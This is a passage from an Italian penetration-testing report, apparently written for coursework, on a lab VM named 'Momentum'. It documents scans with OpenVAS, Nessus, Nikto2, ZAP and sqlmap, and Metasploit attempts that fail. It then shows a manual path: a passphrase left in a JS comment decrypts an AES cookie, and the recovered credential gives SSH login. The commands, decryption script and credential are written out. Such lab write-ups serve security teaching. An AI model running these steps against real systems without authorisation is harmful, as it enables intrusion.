


Figura 2.11: Ortogramma dei rilevamenti di *OpenVAS*

2.5.2 Nessus

Nessus è un software proprietario che mette a disposizione diversi piani di utilizzo, tra cui quello gratuito *Essentials*, provvisto di funzionalità limitate ed utilizzato nell'ambito del presente processo di *Penetration Testing*, nella sua versione 10.5.2. Questo tool consente di effettuare numerose tipologie di scansioni, alcune delle quali sono disponibili con il piano *Essentials*. In totale sono state effettuate due differenti scansioni, ciascuna configurata con opportuni parametri:

- La prima scansione effettuata è di tipo '*Basic Network Scan*' ed è stata eseguita lasciando invariati i parametri predefiniti ad eccezione di quello relativo alle porte da scansionare, impostato a tutte le 65535 porte. Tale scansione non ha rilevato alcuna vulnerabilità ma solo informazioni di log, riportate nel report '*nessus-basic-report.pdf*' reperibile nella cartella '*tools-output*' (o al link:);
- La seconda scansione effettuata è di tipo '*Web Application Tests*' ed è specifica per il rilevamento delle vulnerabilità delle *Web App*. I parametri specificati per la scansione sono quelli di *default*, ad eccezione di quello relativo alle porte da scansionare, impostato

a tutte le 65535 porte, e di quello relativo alla tipologia di scansione, impostata come scansione complessa. Tale scansione ha rilevato 16 informazioni di log, 3 vulnerabilità aventi severity media ed una vulnerabilità avente severity alta (fig. 2.12). Il report '*nessus-web-all-ports-complex*' è reperibile nella cartella '*tools-output*' (o al link:).

Complessivamente *Nessus* ha rilevato le seguenti vulnerabilità:

- **[Severity: 7.5] CGI Generic SSI Injection (HTTP headers):** il web server contiene degli script CGI che non effettuano un'opportuna sanificazione dell'input, rendendosi vulnerabile ad un *SSI Injection* che consente l'esecuzione di comandi arbitrari;
- **[Severity: 5.3] Browsable Web Directories:** il web server consente di navigare le directory;
- **[Severity: 5.0] Web Application Information Disclosure:** alla ricezione di una richiesta malformata, il Web Server fornisce il path fisico alle directory;
- **[Severity: 4.3] Web Application Potentially Vulnerable to Clickjacking:** il server non imposta un *X-Frame-Options* nell'header della risposta esponendo il sito ad attacchi di tipo *clickjacking*.




Figura 2.12: Aerogramma dei rilevamenti di *Nessus*

2.5.3 Caratterizzazione Web Server

Al fine di approfondire la conoscenza relativa al *Web Server*, è stata svolta una fase di raccolta di informazioni relative allo stesso sia mediante un'esplorazione manuale che utilizzando tool specifici.

Esplorazione manuale del Web Server

Mediante *Firefox*, il *Web Browser* preinstallato in *Kali Linux*, ci si è collegati all'indirizzo del *Web Server* *http://10.0.2.4*. La pagina restituita è illustrata nella figura 2.13.




Figura 2.13: Home page del Web Server

A questo punto, cliccando su una delle immagini raffiguranti delle sculture, si accede ad una schermata in cui sono presenti: l'immagine selezionata (di dimensione maggiore), due tasti '*prev*' e '*next*' ed un tasto per tornare alla schermata precedente (figura 2.14).




Figura 2.14: Pagina ottenuta dal click sull'immagine

Un ulteriore click sull'immagine porterà ad una pagina contenente una miniatura dell'immagine, l'id, il nome ed il luogo di conservazione dell'opera d'arte rappresentata (figura 2.15). L'aspetto più interessante della navigazione appena illustrata è il fatto che l'ultima pagina sia stata generata dall'URL: '*10.0.2.4/opus-details.php?id=daemon*'. Emerge, dunque, la presenza di




Figura 2.15: Pagina dei dettagli dell'opera d'arte

uno script *PHP* in esecuzione sul server. Il sito non espone ulteriori funzionalità ed esibisce un comportamento analogo a quello illustrato per le altre immagini presenti nella *home page*.

DIRB

Il primo tool utilizzato è il *Web Content Scanner DIRB (v2.22)*, preinstallato in *Kali Linux*. La scansione è stata avviata mediante il comando:

```
$ dirb http://10.0.2.4 -o /home/kali/Desktop/dirb-report.log
```

Il report (*'dirb-report.log'*), disponibile nella cartella *'tools-output'* (o al seguente link:), riporta diversi percorsi relativi al *Web Server*, tra cui *'html'*, *'css'*, *'img'*, *'js'* e *'manual'* con le relative sottocartelle. La conoscenza di tali percorsi sarà utile nel corso delle successive fasi.

WhatWeb

Al fine di rilevare le tecnologie utilizzate dal *Web Server* è stato utilizzato il tool *WhatWeb 0.5.5* mediante il comando:

```
$ whatweb http://10.0.2.4
```

```
(kali@kali)-[~]
$ whatweb http://10.0.2.4
http://10.0.2.4 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.4],
Script[text/javascript], Title[Momentum | Index]
```

Figura 2.16: Output del comando *whatweb*

Dall'output, illustrato nella figura 2.16, è possibile apprendere che non sono utilizzate particolari tecnologie.

WafW00f

La rilevazione di *Web Application Firewall* (WAF) è stata effettuata mediante il tool *WafW00f* (v 2.2.0) mediante il comando:

```
$ wafw00f http://10.0.2.4
```




Figura 2.17: Output del comando *wafw00f*

L'output del tool, illustrato nella figura 2.17, segnala l'assenza di *Web Application Firewall*.

2.5.4 Nikto2

Nikto2 è un tool *open source* facilmente installabile su *Kali Linux*, che consente di effettuare scansioni di vulnerabilità di *Web Server*. Nell'ambito del presente lavoro tale tool è stato utilizzato nella sua versione 2.5.0, eseguendo una scansione mediante il seguente comando:

```
$ nikto -h http://10.0.2.4 -C all -Format html -o nikto2_report.html
```

Il tool ha enumerato le seguenti vulnerabilità, di cui è reperibile un report ('*nikto2-report.log*') nella directory '*tools-output*' (o al link:):

- Assenza dell'opzione *X-Frame-Options* nel'header come protezione dal clickjacking;
- Assenza dell'opzione *X-Content-Type-Options* nell'header, esponendo il browser al rischio di *MIME-sniffing*;
- Gli *ETag* della risposta espongono informazioni relative al numero dell'*inode* (CVE-2003-1418);

- La versione di *Apache* (2.4.38) risulta essere obsoleta;
- Il Server consente i metodi *GET*, *POST*, *OPTIONS* e *HEAD*;
- Il Server contiene un file di default di *Apache*, ossia */icons/README*;
- È possibile listare diverse directory del server, tra cui *'css'*, *'img'*, *'manual'* e *'manual/images'*.

2.5.5 OWASP ZAP

OWASP ZAP è un vulnerability scanner facente parte del progetto *Open Web Application Security Project*. Nell'ambito del presente lavoro è stata utilizzata la versione 2.12.0 del tool, che mette a disposizione una semplice *GUI* tramite la quale è stata lanciata una *'Automated Scan'* per la quale è stato sufficiente specificare solo l'*IP* della macchina target. I risultati dell'analisi sono riportati nel file *'zap-report.html'* reperibile nella cartella *'tools-output'* (o al link:) e fanno emergere le seguenti vulnerabilità:

- **[Severity: Media]** Assenza di un *Content Security Policy (CSP)* nell'header volto alla rilevazione di attacchi di tipo *XSS* e *data injection* [7];
- **[Severity: Media]** Possibilità di effettuare il browsing delle directory;
- **[Severity: Media]** Assenza di un header *anti-clickjacking*;
- **[Severity: Bassa]** Il server fa trapelare informazioni relative alla versione mediante il campo *Server* dell'header della risposta;
- **[Severity: Bassa]** Assenza dell'opzione *X-Content-Type-Option* nell'header della risposta.

2.5.6 Paros Proxy

Paros Proxy si presenta come un *web proxy* in grado di intercettare il traffico da e verso la macchina su cui è installato e di rilevare eventuali vulnerabilità dei web server intercettati. Dopo aver opportunamente configurato il browser *Firefox* impostando *Paros* come *proxy*, è stata visitata la pagina web della macchina target dal browser in modo che venisse intercettata dal *proxy*. Visitare la *home page* non ha scaturito l'intercettazione da parte del *proxy*, per cui è stato necessario recarsi alla pagina *'10.0.2.4/opus-details.php?id=demon'*. È stata, dunque, avviata una scansione sul *Web Server* intercettato, che ha prodotto un report (*'paros-report.html'*) reperibile nella cartella *'tools-output'*. Le vulnerabilità intercettate sono le seguenti:

- **[Severity: Media]** Possibilità di effettuare *Cross Site Scripting* su uno specifico URL, fornito da *Paros* nel report insieme ad i relativi parametri;
- **[Severity: Media]** Presenza di un file di default di *Lotus Domino*;
- **[Severity: Media]** Possibilità di effettuare browsing delle directory.
- **[Severity: Bassa]** Esposizione di indirizzi IP privati;

2.5.7 sqlmap

Al fine di rilevare eventuali problematiche di *SQL Injection*, è stato utilizzato il tool *sqlmap* (v1.7.2), mediante il comando:

```
$ sqlmap -u http://10.0.2.4/opus-details.php -a --crawl=2
```

Al tool è stata passata in input l'unica pagina che, stando alle informazioni ottenute, accetta input dall'utente.



```
(kali@kali)~$ sqlmap -u http://10.0.2.4/opus-details.php -a --crawl=2
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:48:37 /2023-06-04/
do you want to check for the existence of site's sitemap(.xml) [y/N] y
[10:48:39] [WARNING] 'sitemap.xml' not found
[10:48:39] [INFO] starting crawler for target URL 'http://10.0.2.4/opus-details.php'
[10:48:39] [INFO] searching for links with depth 1
[10:48:39] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[10:48:42] [WARNING] running in a single-thread mode. This could take a while
[10:48:43] [WARNING] no usable links found (with GET parameters)
[*] ending @ 10:48:43 /2023-06-04/
```

Figura 2.18: Output del comando *sqlmap*

L'output del comando, illustrato nella figura 2.18, mostra che non è stato possibile effettuare un attacco.

2.5.8 Osservazioni sulle vulnerabilità rilevate

Nell'ambito del presente documento sono state riportate solo le informazioni fondamentali relative alle vulnerabilità rilevate, omettendone i dettagli. Risulta, tuttavia, fondamentale consultare i report integrali al fine di comprendere a fondo le modalità di rilevazione delle vulnerabilità. Consultando il report generato dalla seconda scansione di *Nessus* (*'nessus-web-all-ports-complex-report.pdf'*), ci si rende conto che la vulnerabilità relativa alla *CGI Generic SSI Injection* non è altro che un falso positivo. La modalità di rilevazione riportata, infatti,

fa riferimento all'output ottenuto come risposta dal *Web Server*, che riporta il messaggio '*an error occurred while processing this directive*', dando l'idea che il *Web Server* abbia tentato di eseguire del codice iniettato. In realtà, tale errore è stato ottenuto sulle pagine relative al manuale di *Apache* ed in particolare sulla pagina in cui vengono descritti i comandi *Server Side Include (SSI)*, per cui la stringa rilevata risulta essere parte della documentazione e non la conseguenza di un'azione dannosa del server. Le pagine del manuale di *Apache* hanno causato la rilevazione di un ulteriore falso positivo da parte di *Nessus*. La vulnerabilità *Web Application Information Disclosure*, infatti, è stata rilevata a causa dei *path* presenti all'interno della pagina del manuale che risultano essere *path* di esempio e non *path* di risorse effettive presenti sul server. Il tool *Paros Proxy* ha, inoltre, individuato la presenza di un file di default di *Lotus Domino*, indicandone l'*URL*. Collegandosi all'*URL* in questione si viene riportati alla *Home page* del sito, per cui è lecito dedurre che anche la segnalazione di *Paros Proxy* risulti essere un falso positivo. In fase di *exploitation* è, dunque, necessario tenere conto del fatto che non tutte le informazioni ricavate nel contesto del *vulnerability mapping* rappresentano possibilità concrete di attacco.

La fase di acquisizione della macchina target è stata svolta a partire dalle informazioni ricavate nell'ambito del *Vulnerability Mapping*. Dal momento che un'exploitation esaustiva fa sia uso di tool automatizzati che di tecniche manuali volte allo sfruttamento delle vulnerabilità presenti sull'asset, il presente capitolo è stato suddiviso in due parti, ciascuna dedicata alla trattazione di una specifica strategia.

3.1 Tecniche automatiche di exploitation

Il processo di exploitation può essere automatizzato mediante appositi tool che mettono a disposizione *exploit* e *payload* pronti all'uso. Nei seguenti paragrafi verrà trattato l'utilizzo di *Metasploit* (v. 6.3.16-dev), uno degli strumenti più popolari, e del relativo *front-end* *Armitage* (v. 20220123).

3.1.1 Metasploit

Effettuare la fase di *exploitation* mediante la console di *Metasploit* risulta essere un'operazione piuttosto onerosa se non si conosce l'exploit da utilizzare. Il tool mette a disposizione una funzionalità di ricerca che consente di individuare l'exploit da utilizzare mediante delle parole chiave. Nell'ambito del processo effettuato sono state eseguite diverse ricerche relative alle vulnerabilità individuate che, avendo una severity bassa ed essendo principalmente basate sul trapelamento di informazioni sulla versione del *Web Server*, non hanno portato

a particolari riscontri. Nelle successive sezioni sono riportati dei resoconti sulle ricerche effettuate in merito alle vulnerabilità riportate dai diversi tool.

OpenVAS

Le vulnerabilità rilevate da *OpenVAS* sono:

- **ICMP Timestamp Reply Information Disclosure:** per questa vulnerabilità *OpenVAS* ha riportato la *CVE-1999-0524*. Una ricerca in merito su *Metasploit* non ha prodotto alcun risultato (figura 3.1);

```
msf6 > search CVE-1999-0524  
[-] No results from search
```

Figura 3.1: Risultati della ricerca di un exploit per *CVE-1999-0524*

- **TCP Timestamps Information Disclosure:** per questa vulnerabilità *OpenVAS* non ha riportato alcuna *CVE*.

Nessus

Escludendo i falsi positivi, le vulnerabilità riportate da *Nessus* sono:

- **Browsable Web Directories:** per questa vulnerabilità *Nessus* non ha riportato alcuna *CVE*. In generale, tale tipo di vulnerabilità rappresenta un punto di partenza per un'esplorazione manuale delle directory del Server;
- **Web Application Potentially Vulnerable to Clickjacking:** per questa vulnerabilità *Nessus* non ha riportato alcuna *CVE*. È stata, in ogni caso, svolta una ricerca volta all'identificazione di un exploit da utilizzare, tuttavia l'unico risultato ottenuto non risulta essere pertinente al contesto esaminato, in quanto fa riferimento ad una distribuzione di *firewall* e *router* (figura 3.2)

```
msf6 > search clickjacking  
Matching Modules  


| # | Name                                   | Disclosure Date | Rank   | Check | Description                                           |
|---|----------------------------------------|-----------------|--------|-------|-------------------------------------------------------|
| 0 | exploit/unix/http/pfsense_clickjacking | 2017-11-21      | normal | No    | clickjacking Vulnerability In CSRF Error Page pfSense |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/http/pfsense_clickjacking
```

Figura 3.2: Risultati della ricerca di un exploit per il *clickjacking*

Nikto2

Le vulnerabilità rilevate da *Nikto2* sono le seguenti:

- **Assenza dell'opzione X-Frame-Options nel'header come protezione dal clickjacking:** tale vulnerabilità risulta essere analoga a quella trattata in precedenza;
- **Gli ETag della risposta espongono informazioni relative al numero dell'inode:** per questa vulnerabilità *OpenVAS* ha riportato la *CVE-2003-1418*. Una ricerca in merito su *Metasploit* non ha prodotto alcun risultato (figura 3.1);

```
msf6 > search cve:2003-1418  
[-] No results from search
```

Figura 3.3: Risultati della ricerca di un exploit per *CVE-2003-1418*

- **La versione di Apache (2.4.38) risulta essere obsoleta:** per questa vulnerabilità *OpenVAS* non ha riportato una *CVE* di riferimento. È stata, in ogni caso, svolta una ricerca volta all'identificazione di un exploit da utilizzare, tuttavia non è stato ottenuto alcun risultato (figura 3.4)

```
msf6 > search apache 2.4.38  
[-] No results from search
```

Figura 3.4: Risultati della ricerca di un exploit per *Apache 2.4.38*

Tutte le altre vulnerabilità non hanno una *CVE* di riferimento e la maggior parte di queste non si prestano ad attacchi automatizzati in quanto fungono da punto di partenza per l'esplorazione del *Web Server*.

OWASP ZAP

L'unica vulnerabilità rilevata da *OWASP ZAP* a non essere stata già rilevata è quella relativa all'assenza di un *Content Security Policy* nell'header della risposta. Dal momento che l'assenza di tale header rende il *Web Server* vulnerabile ad attacchi di tipo *XSS*, è stata svolta una ricerca in merito a tale tipo di attacco. Nonostante i numerosi risultati (figura 3.5), nessuno di questi risulta essere utilizzabile nel contesto in esame.

Paros Proxy

Paros Proxy non ha rilevato ulteriori vulnerabilità rispetto a quelle trattate in precedenza.

```
msf6 > search xss
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/android_browser_new_tab_cookie_theft		normal	No	Android Browser "Open in New Tab" Cookie Theft
1	auxiliary/admin/android/google_play_store_xfr		normal	No	Android Browser RCE Through Google Play Store XFO
2	exploit/android/browser/webview_androidscriptinterface	2012-12-21	excellent	No	Android Browser and Webview androidscriptinterface Code Execution
3	auxiliary/gather/android_object_tag_webview	2014-10-04	normal	No	Android Open Source Platform (AOSP) Browser XSS
4	auxiliary/gather/android_stock_browser_xss		normal	No	Android Open Source Platform (AOSP) Browser XSS
5	auxiliary/admin/http/arris_motorola_surfboard_backdoor	2015-04-08	normal	No	Arris / Motorola Surfboard S8605H web Interface Takeover
6	exploit/windows/brightstor/igserver_xss	2007-06-06	average	Yes	CA BrightStor ARCserve for Laptops and Desktops L6Server XSSetDataGrowthScheduleAndFilter Buffer Overflow
7	auxiliary/gather/firefox_pdfjs_file_theft		normal	No	Firefox PDF.js Browser File Theft
8	post/firefox/gather_xss		normal	No	Firefox XSS
9	auxiliary/scanner/http/lucky_punch		normal	No	HTTP Microsoft SQL Injection Table XSS Infection
10	auxiliary/gather/ie_xss_injection	2015-02-01	normal	No	MS15-018 Microsoft Internet Explorer 10 and 11 Cross-Domain JavaScript Injection
11	auxiliary/gather/apple_safari_webarchive_xss	2013-02-22	normal	No	Mac OS X Safari Webarchive File Format XSS
12	exploit/windows/browser/ms10_042_helpctr_xss_cmd_exec	2010-06-09	excellent	No	Microsoft Help Center XSS and Command Execution
13	exploit/windows/browser/ie_unsafe_scripting	2010-09-10	manual	No	Microsoft Internet Explorer Unsafe Scripting Misconfiguration
14	exploit/multi/http/moodle_spelling_binary_rce	2013-10-10	excellent	Yes	Moodle Authenticated Spelling Binary RCE
15	exploit/multi/browser/opera_historysearch	2008-10-23	excellent	No	Opera historysearch XSS
16	exploit/windows/browser/samsung_security_manager_put	2016-08-25	excellent	No	Samsung Security Manager L4 ActiveMQ Broker Service PUT Method Remote Code Execution
17	exploit/windows/browser/webex_ucf_newobject	2008-08-06	good	No	WebEx UCF atucfobj.dll ActiveX NewObject Method Buffer Overflow

Interact with a module by name or index. For example info 17, use 17 or use exploit/windows/browser/webex_ucf_newobject

Figura 3.5: Risultati della ricerca di un exploit per XSS

3.1.2 Armitage

Dal momento che la ricerca effettuata mediante la console di *Metasploit* non ha portato alcun risultato, è stato utilizzato il tool *Armitage* che funge da *front-end* per *Metasploit* e mette a disposizione un'utile funzionalità che consente di rilevare gli attacchi disponibili per un determinato asset e provare in *flood* tutti i possibili *exploit* e *payload* al fine di tentare di stabilire una sessione verso l'asset stesso. Come si può dedurre dai report (reperibili all'interno della cartella *'tools-output/armitage-report'*) ed in particolare dal report *'hailmary.log'*, neanche questa strategia ha portato all'individuazione di un *exploit* in grado di sfruttare una vulnerabilità della macchina target. Al termine del processo, infatti, *Armitage* notifica l'assenza di sessioni con la macchina target (figura 3.6).

```
[*] Listing sessions...
msf6 > sessions -v

Active sessions
=====

No active sessions.
```

Figura 3.6: Risultato dell'esecuzione di *Armitage*

3.2 Tecniche manuali di exploitation

Il fallimento delle tecniche automatiche di *exploitation* ha reso necessario l'utilizzo di tecniche manuali volte all'individuazione di vulnerabilità da sfruttare. Tale fase è stata svolta tenendo in considerazione le informazioni apprese nell'ambito delle precedenti fasi; in particolare è stato fondamentale focalizzare l'attenzione sui servizi attivi della macchina e sulla vulnerabilità relativa al *browsing* delle directory del *Web Server*.

3.2.1 Browsing delle directory del Web Server

In fase di *Vulnerability Mapping*, diversi tool hanno segnalato la possibilità di navigare le directory del Web Server, riportandone alcune ritenute rilevanti; in particolare:

- La directory *10.0.2.4/css* contiene il file CSS relativo alle pagine del sito;
- La directory *10.0.2.4/img* contiene le quattro immagini mostrate nella *Home Page* del sito;
- La directory *10.0.2.4/js* contiene il file JavaScript *'main.js'* all'interno del quale è definita la funzione che, al click dell'utente su un'immagine, effettua il *redirect* alla pagina contenente i dettagli relativi all'opera d'arte visualizzata.

```
function viewDetails(str) {  
    window.location.href = "opus-details.php?id="+str;  
}  
  
/*  
var CryptoJS = require("crypto-js");  
var decrypted = CryptoJS.AES.decrypt(encrypted, "SecretPassphraseMomentum");  
console.log(decrypted.toString(CryptoJS.enc.Utf8));  
*/
```

Figura 3.7: Contenuto dello script *'main.js'*

L'aspetto più interessante di tale script (figura 3.7) non risulta, tuttavia, essere la funzione *'viewDetails'*, bensì la presenza di un commento che rappresenta probabilmente la prima informazione utile rilevata in fase di *exploitation*. Tale commento, infatti, contiene la chiamata ad una funzione di decifratura (che fa uso dell'algoritmo *AES*) alla quale viene passata in input, come secondo parametro, una password in chiaro: *'SecretPassphraseMomentum'*.

3.2.2 Utilizzo della password individuata

Dopo aver individuato la password in chiaro all'interno del codice, è stato necessario comprendere se ed in che contesto fosse possibile utilizzarla. Non avendo rilevato, nell'ambito delle precedenti fasi, una schermata di *Log In* sul Web Server, è stata considerata l'idea che tale password potesse essere sfruttata per accedere al servizio *SSH*. Non essendo a conoscenza degli *username* degli utenti della macchina target, è stato tentato un accesso all'account di *root*, senza, tuttavia, successo (figura 3.8). Abbandonata l'idea di utilizzare tale password per accedere ad un servizio della macchina target, è stata considerata la possibilità di utilizzarla

```
(kali㉿kali)-[~]
$ ssh root@10.0.2.4
root@10.0.2.4's password:
Permission denied, please try again.
root@10.0.2.4's password: █
```

Figura 3.8: Fallimento del *log in* SSH

per decifrare eventuali dati cifrati. Le fasi finora considerate, non hanno rilevato la presenza di dati da decifrare, tuttavia nell'ambito di un *Web Server* risulta lecito ipotizzare la presenza di *cookie* eventualmente cifrati. Tramite *Firefox* è possibile rilevare la presenza di un *cookie* cifrato nel momento in cui si visita la pagina '*10.0.2.4/opus-details.php?id=demon*' (figura 3.9).

Name	Value
cookie	U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt

Figura 3.9: Cookie cifrato


Per decifrare il *cookie* individuato, usando la password '*SecretPassphraseMomentum*', è stato configurato un ambiente *Node.js* in *Kali* al fine di eseguire uno script (illustrato nella figura 3.10 e reperibile nella cartella *script*) analogo a quello individuato nei commenti di '*main.js*'. L'output della sua esecuzione (riportato nella figura 3.11) comporta la stampa a schermo della stringa '*auxerre-alienum###*'.

```
GNU nano 7.2
var CryptoJS = require("crypto-js");
var encrypted = "U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt";
var decrypted = CryptoJS.AES.decrypt(encrypted, "SecretPassphraseMomentum");
console.log(decrypted.toString(CryptoJS.enc.Utf8));
```

Figura 3.10: Script per la decifrazione del *cookie*

3.2.3 Accesso al servizio SSH

La decifrazione del *cookie* individuato ha portato all'individuazione di una nuova stringa ('*auxerre-alienum###*') avente le sembianze di una password. L'unico servizio individuato su cui risulta possibile utilizzare una password è *SSH*, tuttavia manca il riferimento ad uno *username* corrispondente. In assenza di ulteriori indizi, sono stati effettuati diversi tentativi di accesso, cercando di intuire lo *username* dalla stringa. Osservandone la struttura, infatti, è possibile notare che essa sembri divisa in due parti dal carattere '-'; risulta, dunque, lecito intuire che la prima parte rappresenti lo *username*, mentre la seconda parte la password (tale intuizione è avvalorata dalla presenza di due caratteri speciali). Il tentativo di accesso al servizio *SSH*

**Figura 3.11:** Output della decifratura del cookie

utilizzando `'auxerre'` come username e `'alienum##'` come password non è, tuttavia, andato a buon fine. Le osservazioni evidenziate fino a questo momento non risultano, tuttavia, del tutto errate. In seguito a diversi tentativi, infatti, è stato confermato che la prima parte della stringa rappresenti lo *username*, mentre la password è la stringa per intero. Come riportato nella figura 3.12, utilizzando lo username `'auxerre'` e la password `'auxerre-alienum##'`, si ottiene l'accesso alla macchina target, completando con successo la fase di *exploitation*.

```
(kali@kali)-[~]
$ ssh auxerre@10.0.2.4
auxerre@10.0.2.4's password:
Linux Momentum 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun  4 14:11:48 2023 from 10.0.2.15
auxerre@Momentum:~$ whoami
auxerre
auxerre@Momentum:~$ ls -la
total 40
drwxr-xr-x  3 auxerre auxerre 4096 Jun  4 06:49 .
drwxr-xr-x  3 root    root    4096 Apr 19  2021 ..
